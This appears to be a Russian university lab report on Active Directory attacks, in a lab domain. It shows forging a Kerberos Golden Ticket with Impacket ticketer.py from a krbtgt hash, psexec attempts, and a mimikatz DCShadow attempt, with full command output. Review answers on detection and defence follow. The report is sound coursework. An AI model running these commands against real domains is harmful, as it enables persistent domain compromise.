МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Национальный исследовательский ядерный университет «МИФИ»

ЛАБОРАТОРНАЯ РАБОТА №4:
«Атаки в Active Directory. Часть 2»


Выполнили студенты группы Б19-515
Щербакова Александра
Белов Александр

Москва, 2023 г.

Задание 1.

Для того, чтобы атакующий смог создать golden ticket необходимо знать:

1. Полное имя домена (mydomain.local)
2. SID домена (можно узнать с помощью ADExplorer: S-1-5-21-1078903314-3654076792-10258249)



3. Имя пользователя, для которого будет выписан golden ticket (любое: ivanov)
4. NTLM хеш учетной записи krbtgt (нашли в прошлой лабе при помощи теневого копирования или DCSync: 09137bff805dbc5bb7180e5f2732c12f)

python3 ticketer.py -nthash 09137bff805dbc5bb7180e5f2732c12f -domain-sid S-1-5-21-1078903314-3654076792-10258249 -domain mydomain.local evil

С помощью Ticketer создали золотой билет и сохранили в кэше:

```
┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ python3 ticketer.py -nthash 09137bff805dbc5bb7180e5f2732c12f -domain-sid S-1-5-21-1078903314-3654076792-10258249 -domain mydomain.local evil
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for mydomain.local/evil
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in evil.ccache

┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ export KRB5CCNAME=evil.ccache
```

Задание 2.

```
┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ python3 ticketer.py -nthash 09137bff805dbc5bb7180e5f2732c12f -domain-sid S-1-5-21-1078903314-3654076792-10258249 -domain mydomain.local ivanov

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for mydomain.local/ivanov
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in ivanov.ccache

┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ export KRB5CCNAME=ivanov.ccache

┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ python3 psexec.py -k -no-pass mydomain.local/ivanov@DESKTOP-N1P6UMB -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] [Errno Connection error (DESKTOP-N1P6UMB:445)] [Errno -2] Name or service not known

┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$
```


```
┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ python3 psexec.py -k -no-pass mydomain.local/ivanov@DESKTOP-N1P6UMB.mydomain.local -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] [Errno Connection error (DESKTOP-N1P6UMB.mydomain.local:445)] [Errno -2] Name or service not known
```

Задание 3.


DCShadow – атака, в результате которой атакующим создается новый (поддельный) контроллер домена. Цель – внедрение новых объектов или изменение атрибутов существующих объектов.

При осуществлении атаки DCShadow необходимо добавить новый объект (поддельный контроллер домена) в nTDSDA для того, чтобы зарегистрировать его в качестве нового участника процесса репликации.

Почему-то у всех пользователей по дефолту стоит primaryGroupID=13, вне зависимости от того, в каких они состоят группах. Допустим, мы хотим изменить это значение у пользователя Irinova.



Пытаемся с Windows10 провести атаку DCShadow.



Запуск от системы не произошел. Почему - не ясно.
Имитируем контроллер домена:


```
mimikatz # lsadump::dcshadow /object:irinova /attribute:primaryGroupID /value:513
** Domain Info **

Domain:         DC=mydomain,DC=local
Configuration:  CN=Configuration,DC=mydomain,DC=local
Schema:         CN=Schema,CN=Configuration,DC=mydomain,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=mydomain,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 61537

** Server Info **

Server: WIN-SM8HEDV52AE.mydomain.local
  InstanceId  : {6aedc390-345f-4ba8-ad6b-38aaf3e9b963}
  InvocationId: {6aedc390-345f-4ba8-ad6b-38aaf3e9b963}
Fake Server (not already registered): DESKTOP-N1P6UMB.mydomain.local

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: irinova
DN:CN=Ирина Иринова,OU=Пользователи,OU=Отдел финансов,OU=Центральный офис,OU=Москва,DC=mydomain,DC=local
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    513
    (01020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:DESKTOP-N1P6UMB[58028]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped

mimikatz #
```


В новом окне:

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=mydomain,DC=local
Configuration:  CN=Configuration,DC=mydomain,DC=local
Schema:         CN=Schema,CN=Configuration,DC=mydomain,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=mydomain,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 61537

** Server Info **

Server: WIN-SM8HEDV52AE.mydomain.local
  InstanceId  : {6aedc390-345f-4ba8-ad6b-38aaf3e9b963}
  InvocationId: {6aedc390-345f-4ba8-ad6b-38aaf3e9b963}
Fake Server (not already registered): DESKTOP-N1P6UMB.mydomain.local

** Performing Registration **

** Performing Push **

Syncing DC=mydomain,DC=local
Sync Done

** Performing Unregistration **


mimikatz #
```


Итог: ничего не вышло :\


Задание 4.






Администраторы домена могут изменить эту политику, простые смертные - нет.








Перезагружаем винду 10, логинимся как Валентин.

Изначально антивирус был выключен, в результате групповой политики:



Контрольные вопросы

1) *Что такое krbtgt? Нужно ли менять пароль от этой учетной записи?*

Учетная запись KRBTGT — это локальная учетная запись по умолчанию, которая выступает в качестве учетной записи службы центра распространения ключей (KDC). Эту учетную запись нельзя удалить, и имя учетной записи не может быть изменено.

Очень часто пароль от krbtgt не меняется с момента создания AD.

При компрометации домена необходимо менять пароль от учетной записи krbtgt (2 раза) + пароли всех доменных администраторов. Пароль krbtgt необходимо менять 2 раза, причем через промежуток времени, достаточный для репликации контроллеров домена между собой

2) *В чем разница между Golden Ticket и Silver Ticket?*

Kerberos Golden Ticket – атака, в результате которой атакующий использует хеш пароля пользователя krbtgt, чтобы создавать поддельный подписанный TGT (ticket granting ticked) билет. Золотой билет будет действовать до момента, пока не будет изменен пароль учетной записи krbtgt.

Kerberos Silver Ticket – атака, в результате которой атакующий подделывает TGS (ticket granting service) билет и отправляет его сервису, с которым хочет взаимодействовать. Нет взаимодействия с контроллером домена – меньше логов и действие silver ticket более незаметное. TGS выписывается только для определенной службы – область его применения ограничена.

3) *В чем разница между Pass-The-Hash и Overpass-The-Hash?*

Overpass-the-hash - это комбинация атак pass-the-hash и pass-the-ticket. При атаке с использованием overpass-the-hash, злоумышленник использует NTLM-хэш учетной записи пользователя для получения билета Kerberos, который может быть использован для доступа к сетевым ресурсам. Этот метод удобен, если вы не можете получить пароль для учетной записи в открытом виде, но для достижения пункта назначения требуется аутентификация Kerberos. Эта атака может быть использована для выполнения действий на локальных или удаленных серверах. Наиболее распространенными инструментами, используемыми для выполнения такого рода атак, являются Mimikatz и Rubeus.

4) *Как защититься от каждой из 4х атак, написанных в вопросах 2 и 3?*

Golden Ticket:

Существует событие 4768, говорящее о том, что был выдан TGT, и событие 4769, говорящее о том, что был выдан сер- висный билет, который необходим для аутентификации на каком-то сервисе внутри AD.

Т.к. при атаке Golden Ticket не запрашивает TGT у контроллера домена (он генерирует его самостоятельно), а TGS ему запрашивать необходимо, то если мы обнаруживаем разницу в полученных TGT и TGS, то можем предположить, что происходит атака Golden Ticket.

Silver Ticket:

Поскольку атака основана на автономном механизме и в ней не участвует контроллер домена, смягчить атаку сложно. Тем не менее, для обеспечения защиты можно предпринять следующие шаги:

Включите защиту Kerberos PAC Validation. Если разрешено, представленный билет должен быть сначала проверен Центром распространения ключей (Key Distribution Center, DC). Таким образом, серебряные билеты будут отклонены сразу.

Используйте надежные пароли, чтобы предотвратить брутфорс

Контролируйте привилегии или внесите в белый список конкретных пользователей, которые могут использовать определенные службы.

Pass-The-Hash:
В целом, довольно сложно защититься от подобного рода атак, поскольку мы используем стандартные механизмы аутентификации. Единственный надежный вариант – реализовать комплекс мероприятий для заблаговременного предотвращения неприятных последствий.
Также следование принципу минимальных привилегий сократит или даже исключит вероятный ущерб в случае, если злоумышленник получит хоть какой-то доступ к сети.
Перезагрузка операционной системы после выхода из учетной записи также помогает снизить вероятность атаки.
В Windows можно отключить кэширование учетных записей, чтобы злоумышленник не смог добраться до хэшей в памяти.

Overpass-The-Hash:
Если атакующий использует PowerShell версию mimikatz для этой атаки, то здесь на помощь приходит логирование тела скрипта. Потому что «Invoke-Mimikatz» весьма характерная строчка.
Или же 4688 – событие запуска процесса с расширенным аудитом командной строки. Даже если бинарь будет переименован, то по командной строке мы обнаружим очень характерную для mimikatz команду.